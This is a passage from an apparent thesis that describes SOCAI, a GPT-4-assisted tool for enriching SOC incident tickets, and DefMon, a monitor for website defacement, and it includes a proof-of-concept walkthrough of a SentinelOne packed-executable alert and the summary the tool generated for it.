Moreover, SOC teams can report on the progress of any continuous investigation without having to manually input data into different systems. This flow of information means that all stakeholders who need it are regularly updated with up-to-date information regarding a security incident and foster greater clarity over the incident at hand. In addition, SOCAI can significantly reduce administrative overhead for SOC analysts through automatic adding of comments in collaboration tool. Since reporting is automated, communication is also done on time and efficiently, ultimately enhancing overall responsiveness and efficiency in the SOC team.

In certain cases, we may encounter user-related incidents where it becomes crucial to verify the user's activity logs some time after the initial investigation. This can help determine whether any suspicious or unauthorized actions took place during a specific time window. SOCAI is designed to handle such situations efficiently. What happens in practice is that SOCAI creates a thread to manage the collaboration tool ticket associated with the user-related incident. The thread is put on hold, or ”sleeps”, for a defined period of time. This allows enough time to gather additional information on the user's actions. Once the thread wakes up after the specified time, it automatically retrieves all the relevant logs concerning that user within the time window. The next step involves passing these logs to GPT-4, which processes and reorganizes them into a readable, human-friendly format. After GPT-4 has processed and reorganized the logs into some comprehensible, human-readable format, SOCAI performs the final step of uploading this curated information into The Hive. This ensures complete integration of the insights coming from the user-related logs into incident management. SOCAI is posting these reorganized logs to The Hive as part of the plan that will make SOC analysts' lives much easier; they have only one place to go through the incident details originally reported and those from post-investigation. Logs enabled by GPT-4 are more readable in narrative form and hence more accessible and understandable to SOC teams. This will make the process easier, allowing one to verify whether any malicious activity occurred after the initial investigation into the incident.

4.1.4 Case of study: Oplium's SOC Process

The optimized process described here aims to present the new SOC procedure implemented for Oplium, which is capable of handling incident responses and increase the productivity of the security team in dealing with complex threats. To integrate SOCAI with major tools that support comprehensive threat detection, such as Rapid7 InsightIDR, and robust ticket management, such as Jira, Oplium developed a well-integrated procedure for automation and qualitative improvement at several stages of incident management. This process runs on a virtual machine, hosted on Oracle Cloud Infrastructure. The virtual machine setup uses all 24 GB RAM available on the free plan and is thus perfect for SOC operations. By placing the VM in Europe, the team has minimized network latency for its regional clients while ensuring compliance with GDPR and other European data privacy regulations. Internally, the process depends on Docker for containerizing each component by using isolated environments on SOCAI, TheHive, and Cortex tools. Containerization makes the system scalable, modular, and easier to manage. This VM sits behind very strict security rules that enable only users connected via VPN to access the SOC infrastructure. This setup ensures that only authorized users securely connected can interact with the project, thus enhancing the security of the environment, sensitive SOC data, and running processes. This brings a powerful, compliant, and efficient combination of Oracle's infrastructure, Docker, and VPN-based access control. As outlined in the Background section, Oplium's SOC process consists of five key stages:

1. Incident Detection and Ticket Creation
2. Incident Triage and Investigation
3. Incident Analysis and Response
4. Closing the Incident
5. Post-Incident Review and Continuous Improvement

Now, we will explore which of these stages has evolved with the implementation of the SOCAI Project, examining how SOCAI optimizes and enhances the effectiveness and efficiency of the process at every step.




Figure 4.7. Proposed Process for Oplium's SOC Customers

1. **Incident Detection and Ticket Creation** Unchanged

2. **Incident Triage and Investigation** Using SOCAI's automated extraction of observables and tasks, analysts can streamline their triage process, focusing more efficiently on incident severity and scope. SOCAI's integration with Cortex and TheHive allows analysts to access analysis tools enabling a quicker and deeper assessment of the incident's nature and potential impact.

3. **Incident Analysis and Response** In this new approach, SOCAI provides enriched incident data with suggested response tasks for each case to support SOC analysts. This allows for more precise incident responses and collaboration in general is eased within the SOC.

4. **Closing the Incident** SOCAI supports thorough documentation throughout the incident lifecycle, ensuring all steps taken to investigate the incident have been properly logged, along with every performed action and its outcome inside Jira. This better documentation also motivates systematic ticket closure for better auditing and referencing in the future and historical data analysis.

5. **Post-Incident Review and Continuous Improvement** The new process integrates post-incident reviews with SOCAI's analysis to evaluate the efficiency of responses, identify potential improvements, and adapt the detection rules based on the incident data collected. SOCAI's continuous learning capabilities allow the system to update its dataset, enhancing future incident detection and response effectiveness by refining processes based on past performance and insights.

We will now examine the advantages and disadvantages of the SOCAI project, considering both its potential benefits for SOC operations and the challenges it may present. Here are six potential pros of using the SOCAI project setup in Oplium's SOC infrastructure:

1. Improved Incident Response and Greater Efficiency: With the SOCAI and Rapid7 InsightIDR integration, incidents are rapidly identified and classified so that the SOC team can prioritize threats with live data and insights presented. The auto-generation of comprehensive incident reports with a structured response framework reduces manual workload for incident documentation and handling. This means faster MTTR and, therefore, greater efficiency across the SOC.

2. Enhanced Team Collaboration and Communication: By using Jira integration module, the Oplium SOC is way ahead through collaboration. This includes automatic incident descriptions posted as comments in Jira for detail. Thus, it makes critical information available to all relevant teams within an organization.

3. Post-Analysis for User-Based Incidents: The option for post-analysis in the case of user-related incidents is a great plus. If this option is on, SOCAI goes back in some time and checks what activities have taken place afterwards in user-based incidents. The functionality of post-analysis ensures that late-appearing threats are found out, while SOCAI aggregates logs of user activity and interprets them with GPT-4 into human-readable summaries. The depth of investigative insight also helps SOC analysts to verify whether the incident needs further action or can be safely closed.

4. Automation of Repetitive Tasks: SOCAI's automation capabilities free up personnel from more mundane and repetitive tasks, such as initial triage or follow-up logging. In this way, it frees analysts to work on complex investigations and proactive threat hunting rather than wasting their productive time on pure manual and routine tasks. Structured automation standardizes the process and minimizes the possibility of human error in critical areas of task assignment and incident documentation.

5. Increased Compliance and Auditability: Oplium's SOC will be able to keep very detailed records of every incident, including timestamps, observables, and tasks performed. This structured record-keeping ensures that the SOC process will be in compliance with relevant regulatory requirements, such as GDPR or PCI-DSS, and maintains an auditable trail for compliance purposes. Automatically generating the records in TheHive and automatically feeding them into Jira brings even more transparency and simplifies compliance audits.

Unfortunately, there are two cons of using the SOCAI Project in particular in the early stages of adoption.

1. Ongoing Dataset Updates for Relevance: The SOCAI project will apply the history of resolved incidents to provide suggestions for probably effective responses. Still, these recommendations remain valid only if frequent updating of new incidents and their response methods is considered in this dataset due to the dynamic nature of cyber threats. While this preliminary maintenance is important, it might be pretty difficult because SOC analysts are going to have to go through periodic updating of the relevant data so that whatever comes out from SOCAI comes out correct.

2. Precision Limitations: SOCAI is based on the use of a similarity model-breaking news against previously handled incidents-to recall an incident that best matches the current

situation. Where there is a truly unique or highly complex situation, the model will not find a truly similar case, which means that suggestions may not be really appropriate for the precise circumstance. In other words, analysts ,at least in the first stages of adoption, may have to do manual adjustments or consult other sources, reducing the efficiency of the tool.

4.1.5 Differences between SOCAI and SOAR

In order to complete the discussion about SOCAI, it is very important drive into differences between SOCAI and SOAR to really understand where SOCAI could help SOC teams.

- Analysis: How we have seen before BERT and GPT-4 are the core of SOCAI and expecially GPT can interpret incident details and generate human-like responses. SOCAI dynamically adaps to each incident by analyzing similar historical incidents and provide insights to help analysts quickly underatanf threat and how to respond. Instead, SOAR is based on deterministic and manual-written workflows where task are triggered based on predifined logic but it lacl SOCAI's natural language processing and deep contextual analysis.
- Integration: SOCAI is a "silent" system, meaning it uses Security Tools' APIs without requiring additional configuration or direct integration. This approach ensures that security tools operate independently without knowing or directly collaborating with SOCAI. Consequently, SOCAI reduces tools or vulnerabilities conflicts caused by integrations, allowing each security tool to remain focused on its specific functions. On the other side, SOAR seldom requires direct configuration, which can increase incompatibility risks and response times.
- Playbook: A key difference between SOCAI and SOAR is that SOCAI doesn't require predifined playboks to function effectively. This reduce the setup time and maintenance costs, making it easier for security teams to implement and scale becouse playbooks are often static and require to be adapt to specific threats with extensive reconfiguration.
- Costs: SOCAI has a limited operation cost that exclusively depend by GPT API to eleborate analysis. So this model is called "Pay as You Use" and allows costs to scale based on usage, avoiding fixed licensing fees and expensive subscriptions. Companies pay only for SOCAI's responses, making it a more cost-effective and flexible solution. In contrast, SOAR often requires annual licensing or fixed costs based on organizational size or the number of required integrations, regardless of usage volume. This can be particularly costly for SOCs that do not fully utilize SOAR functionalities in the entire year.

	SOCAI	SOAR
Analysis	AI-Driven	Workflow-Based
Integration	Silent	Direct
Incident Analysis Depth	AI understand incident context	Doesn't understand incident context
Impact	Doesn't require tool or process modifications	May require tool and process modifications
Manual	No	Yes
Costs	Pay as You Use	Standard Licensing
Reporting	More detailed summaries and explanations	More structured and less narrative

Table 4.1. differences between SOCAI and SOAR

4.2 Defacement Monitor (DefMon)

DefMon is a dedicated monitoring solution for detecting and responding to website defacement incidents in real time. The idea behind this project was to provide organizations with the means to defend against online integrity and security threats. By continuously monitoring unauthorized changes to the website, it enables users or companies to quickly identify potential threats and take corrective action against them before they escalate into much larger issues. It incorporates sophisticated change detection algorithms with user-friendly interfaces, thus making it feasible even to users of low technical expertise. DefMon provides functionalities like alerting the users toward potential defacement and also providing insights toward the changes detected, enabling the organization to take informed actions.

4.2.1 Motivations

Thre are various motivations towards website security improvement and addressing organizations' needs form the basis for the development of DefMon.

Client Demand for Security Solutions

Security solutions are one of the biggest driving forces behind the development of DefMon, thanks to the demand from our customers Many organizations hail from a backdrop where their credibility online plays a major role. For instance, a client required, with compelling urgency, a reliable mechanism that would be able to track unauthorized changes on their website. Such changes, if not checked, would cost brands their reputation, destroy customer trust, and lead to massive losses of money. With DefMon in development, we are giving clients the tools they need to rapidly detect such potential threats, enabling them to make good decisions on putting controls in place before a risk can be realized. This shift towards proactive risk management not only helps prevent damage but also minimizes the potential operational disruptions that can arise from website compromises.

Proactive Risk Management

An organization cannot be reactive as the cyber threats grow in sophistication and diversity. The feasibility of this approach cannot work today when attacks come with more sophistication. In fact, the businesses should take up proactive posture to avert such potential threats and their impacts. With that, DefMon was conceived as a proactive solution to continuously monitor the integrity of websites. It gives real-time insight into and alerts when these anomalies are detected, whether through subtle changes in content or major defacement, before they could become serious security events. This proactive approach to risk management will prevent greater damages, reducing the prospect of operational disruptions that could arise from these types of compromises.

Real-Time Visibility

In the fast-moving digital landscape, real-time insight into website status is at the heart of an organization wanting to maintain the integrity and security of its online assets. Websites, by nature, are dynamic and, as a result of updates, user interaction, or malicious activity, have the potential to frequently change. DefMon aims at addressing that need by offering continuous monitoring with immediate feedback on detected changes in a website. Real-time visibility lets organizations keep track of what happens with their websites in the current moment and helps them quickly detect unauthorized changes that may suggest a security breach, such as defacement or tampering. DefMon does this work of instantly warning users about these kinds of changes, therefore empowering organizations with fast reactions for the minimization of risks before they would blow out into serious security incidents. This capability also extends to elevating decision-making, where stakeholders can have at their fingertips the most up-to-date information regarding the security posture of their website. It therefore means that organizations can carry out their business with increased assurance and confidence.

Non-Technical Users

Many organizations have staff who may not have a technical background but still need to monitor website security. DefMon is designed to be user-friendly, with intuitive interfaces and clear alerts that empower non-technical users to engage with the monitoring process actively. This inclusivity ensures that security awareness is spread throughout the organization.

4.2.2 Detection Mechanism

The effectiveness of the DefMon project lies in the strong mechanisms of detection that will monitor these unauthorized modifications of Websites in real time. These shall work in a complementary manner to ensure comprehensive monitoring, allowing organizations to keep their integrity and security of online assets intact.

Before going into the details of how these detection mechanisms work, let me emphasize the technologies and methodologies being utilized within the logic of DefMon. It involves HMAC-SHA256, difflib, and the ResNet50 and each of these plays an important role in correctly identifying and acting on the possible defacement of a website.

HMAC-SHA256 (Hash-based Message Authentication Code using SHA-256) is a hash-based message authentication code that incorporates SHA-256, an algorithm mixing the advantages of a hashing function with those of a secret key for authenticating messages. HMAC-SHA256 provides data integrity and authenticity-assuring that the content has not been tampered with and the real identity of the sender. SHA-256 is from the SHA-2 family of hash algorithms and it produces a fixed 256-bit hash. SHA-256 has been widely used in cryptographic applications for its high security, such as digital certificates and blockchain. Continuosly, HMAC is a construction whereby a hash function is collaborated with a unique key to prevent tampering. The HMAC algorithm takes the input message and key, applies hashing in a layered way, and outputs a hash. Using a key, HMAC-SHA256 is more secure than using SHA-256 by itself.

The Python difflib module is used for comparing sequences, and by convention, usually text strings, in order to find their differences. In general, it's applied for measuring similarities and differences among two blocks of text and it can be very useful if someone wants to compare files or work with version control. difflib contains many functions and classes, including SequenceMatcher and ndiff, which assist in comparing sequences. It first breaks down these sequences into little parts, evaluating how they match or differ and scoring for similarity. In additon the library contains *get_close_matches* for finding similar sequences and *unified_diff* and *context_diff* for producing text diffs, which is akin to code reviews.

Lastly, ResNet50 is one of the models of the family of residual networks; it has been designed for recognizing objects on images and computer vision. This model has 50 layers and was famous for the description of the "residual learning" concept, which allows deep networks to learn well due to skip connections. This architecture allows ResNet models to be deeper (50, 101, or 152 layers) without suffering from the vanishing gradient problem, a common challenge in training deep networks. ResNet50 introduced skip or residual connections where instead of each layer learning the transformations directly, some connections skip layers and pass outputs directly to layers further down. That will provide much better information flow and avoid problems of vanishing gradients in much deeper layers. It consists of convolution, batch normalization, and activation, followed by pooling and fully connected layers. The pre-trained phase uses datasets like ImageNet that has been an industrial standard to solve image classification and feature extraction problems.

The mechanism of the detection system in the DefMon project will be systematic and multi-layered for disclosing website content changes and image changes. When investigation starts, every website is given a unique random key in every case that it may take in the process of monitoring. This will be quite vital in generating safe hashes to validate the integrity of the content on each website. It starts with the system gathering all relevant data from the monitored website, both the HTML code and any associated image files. After data is obtained, the content of the website should be processed with the HMAC-SHA256 algorithm. This will combine this cryptographic technique with the unique secret key in such a way as to create a Message Authentication Code-MAC-from the content of the website. This generated MAC is a distinct fingerprint for content that may allow one to securely verify integrity. Once the MAC is computed, the system compares this newly obtained hash value with the previously stored MAC. In case these two hashes come out to be the same, that means no changes have been made and monitoring cycle for that time




Figure 4.8. Defmon's detection mechanism

is finished. In a different direction, if the hash values come out to be different, it gives a message that changes have occurred, and hence investigation must be done. Here, Difflib is employed to conduct a comparison between the current HTML content and its baseline version to delve deeper into the details of the change. It performs cosine similarity calculations over the two versions of the content to arrive at the percentage difference. The extent of change is matched against a threshold value-if the change is greater than this threshold, then an alert is fired to flag the unauthorized change for attention.

On the visual side, this involves an iteration over all current images and a comparison with their baseline versions, using the ResNet50 model. This deep learning architecture processes the images with regard to their essential features so as to compare the visual elements. For each couple of current and baseline images, the model calculates the cosine similarity of the feature vectors. Should the similarity score fall below the threshold threshold, then an alert regarding that particular image would be raised. Finally, if there are significant differences identified from either the content check or images, an alert is created. This will provide some kind of notification to the responsible stakeholders for probable defacement or unauthorized changes so that necessary action is taken on time. In a summary, the detection mechanism in DefMon is aimed at comprehensive proactive website security. Besides using cryptographic hashing and text comparison, the system is sure to make organizations detect and timely address unauthorized changes to their digital property by using advanced image recognition.

Chapter 5

Result

In this chapter, we are going to provide the results of two Proofs of Concept that demonstrate, in two different real security scenarios, how SOCAI will be able to work and carry out its functions. First, the Proof of Concept will be about operation that is related to SOCAI in handling a security incident. It will detail the automated response and analysis that it can make. The second PoC will elaborate on another use case, starting from a vulnerable website, focusing on demonstrating the combined functionality of SOCAI and DefMon. Thus, this scenario describes how the two projects will work jointly for the purpose of detecting, analyzing, and responding to web-based defacement. We will also evaluate SOCAI's performance in a variety of incident types by comparing the response, analysis, and outcomes of SOCAI against incidents that were managed by human SOC analysts. This will be useful in underlining the efficiency, speed, and reliability of SOCAI in incident handling and where this may complement or improve traditional SOC operations.

5.1 Proof of Concept: SOCAI Project





Figure 5.1. Proof of Concept: SOCAI Project - Overview

In this proof of concept, a real-life security incident goes through the complete life cycle of the incident response process using SOCAI. This example can be used to show how SOCAI is capable of identifying, analyzing, and resolving security threat efficiently. Each phase in the response will be elaborated,from the detection of evidence to analysis up to the final resolution. We will also discuss some key learning and considerations arising out of the incident. Further, we will highlight how automation and smart task suggestions by SOCAI permit the SOC analysts to make decisions quicker and more effectively. This would give a reasonably wide perspective on how SOCAI affects incident handling and its practical added value in a real SOC environment.

5.1.1 Security Incident

This is a practical scenario I set up to validate the exact functionality of SOCAI in order to comprehensively test the new SOC process at Oplium, which we have reviewed during the design phase. This was simply done by downloading a malicious executable onto my company-issued laptop, on which the SentinelOne EDR agent was installed. As expected, the SentinelOne EDR agent detected the malicious file, an alert was generated inside Rapid7, and an investigation was automatically created, opening a new ticket in Jira. As shown in the image, the Jira ticket contains minimal information, providing only the incident name without any detailed insights or context that would aid in immediate analysis or response.



SOC-20085

SentinelOne - Packed Executable

insight_noreply@rapid7.com raised this request via **Email**

Description

InsightIDR created investigation **SentinelOne - Packed Executable** on 2 November, 2024 12:33 PM.

The priority of this investigation is **Medium**.

The investigation was triggered by detection rule **Attacker Behavior Analytics > SentinelOne - Packed Executable**.


For more details, go to the investigation in InsightIDR.

This message, including its attachments, may contain privileged or confidential information, and it must not be forwarded without the express authorization of the sender. If you are not the intended recipient, we hereby inform you that the use, disclosure, copy or filing are forbidden. So, if you received this message as a mistake, please inform us by answering this e-mail and deleting its contents.

Figure 5.2. Minimal information in Jira ticket

5.1.2 Analysis and Response

In just a few minutes, based on the timer value set by the SOC manager, (in Oplium's process every 5 minutes SOCAI retreives all new tickets in jira) SOCAI intercepted the new ticket after its creation. With its integration capability, SOCAI gathered all of the evidence on Rapid7, including explicit indicators and all other relevant information for the incident. After, the incident is analyzed using the AI model in SOCAI and provided a response that should be used by the SOC analyst.



#118 SentinelOne - Packed Executable

id ~123801608
Created by simonelicitra
Created at 02/11/2024 13:37
Updated at 02/11/2024 13:39

SEVERITY:MEDIUM
TLP:AMBER PAP:AMBER

Assignee Assign to me
simonelicitra

Status
New

Start date
02/11/2024 13:37

Tasks completion

Contributors

Time to detect
3 seconds

* Title
SentinelOne - Packed Executable

Tags
Tags

Description

Automatic Response (Beta) - SentinelOne - Packed Executable
On November 2, 2024, at approximately 12:26 UTC, an alert was generated by SentinelOne indicating that a packed executable, specifically ‘try-simone.exe’, was detected on a laptop within the Oplium organization’s network. The alert describes the behavior deemed suspicious, resembling potential attacker activity. This rising activity is typically associated with attempts to bypass security measures or run unauthorized software.
The incident was flagged specifically on a device associated with the user ‘simone.licitra’. The execution of this packed executable occurred on Windows 11 Pro, and it is reported that the originating process for this executable was ‘explorer.exe’.
The file was identified as a VisualBasic 6 executable, which was not digitally signed and has not been classified definitively. The SHA1 hash (af49a4fea2423924ef96d7d73ca19efce7676764) for ‘try-simone.exe’ is noted, and the file was located at \Device\HarddiskVolume5\Hack Rom\Softwares\try-simone.exe.
In response to this threat, proactive measures were taken: the file was quarantined and the associated process was terminated successfully. Mitigation actions appear to have been performed without issues.
Further steps involve verifying the legitimacy of ‘try-simone.exe’ to assess whether this incident is a false positive and determining if user actions were legitimate or not. I recommend conducting a thorough investigation of the user, scanning for additional threats, and ensuring that any unusual network traffic is analyzed for further investigation.
You can find investigation in Rapid7IDR at the following URL:
https://eu.idr.insight.rapid7.com/op/C840788AF7087A71D5A6#/investigations/f7ac2f1e-def1-4e5e-975f-152572ff10cf

Figure 5.3. The Hive: New Case and Response

Here is the response generated by SOCAI for this incident:

> **Automatic Response (Beta) - SentinelOne - Packed Executable**
>
> On November 2, 2024, at approximately 12:26 UTC, an alert was generated by SentinelOne indicating that a packed executable, specifically ’try-simone.exe’,was detected on a laptop within the Oplium organization’s network. The alert describes the behavior deemed suspicious, resembling potential attacker activity. This rising activity is typically associated with attempts to bypass security measures or run unauthorized software.
>
> The incident was flagged specifically on a device associated with the user ’simone.licitra’. The execution of this packed executable occurred on Windows 11 Pro, and it is reported that the originating process for this executable was ’explorer.exe’.
>
> The file was identified as a VisualBasic 6 executable, which was not digitally signed and has not been classified definitively. The SHA1 hash (af49a4fea2423924ef96d7d73...) for ’try-simone.exe’ is noted, and the file was located at \Device\HarddiskVolume5\Hack Rom\Softwares\try-simone.exe.
>
> In response to this threat, proactive measures were taken: the file was quarantined and the associated process was terminated successfully. Mitigation actions appear to have been performed without issues.
>
> Further steps involve verifying the legitimacy of ’try-simone.exe’ to assess whether this incident is a false positive and determining if user actions were legitimate or not. I recommend conducting a thorough investigation of the user, scanning for additional threats, and ensuring that any unusual network traffic is analyzed for further investigation. You can find investigation in Rapid7IDR at the following URL

This response is particularly beneficial to the SOC analyst as it provides a comprehensive incident summary, highlights critical details about the detected file, and explains the mitigation steps that were already taken. The information about the suspicious file’s behavior, the associated user, and the exact file path enables the SOC team to quickly assess the risk level and determine if additional containment actions are needed. By offering this level of detail, SOCAI not only saves the SOC analyst’s time but also helps them make informed, data-driven decisions on whether to escalate or further investigate the incident. In addition to the response, SOCAI suggested a set of tasks:

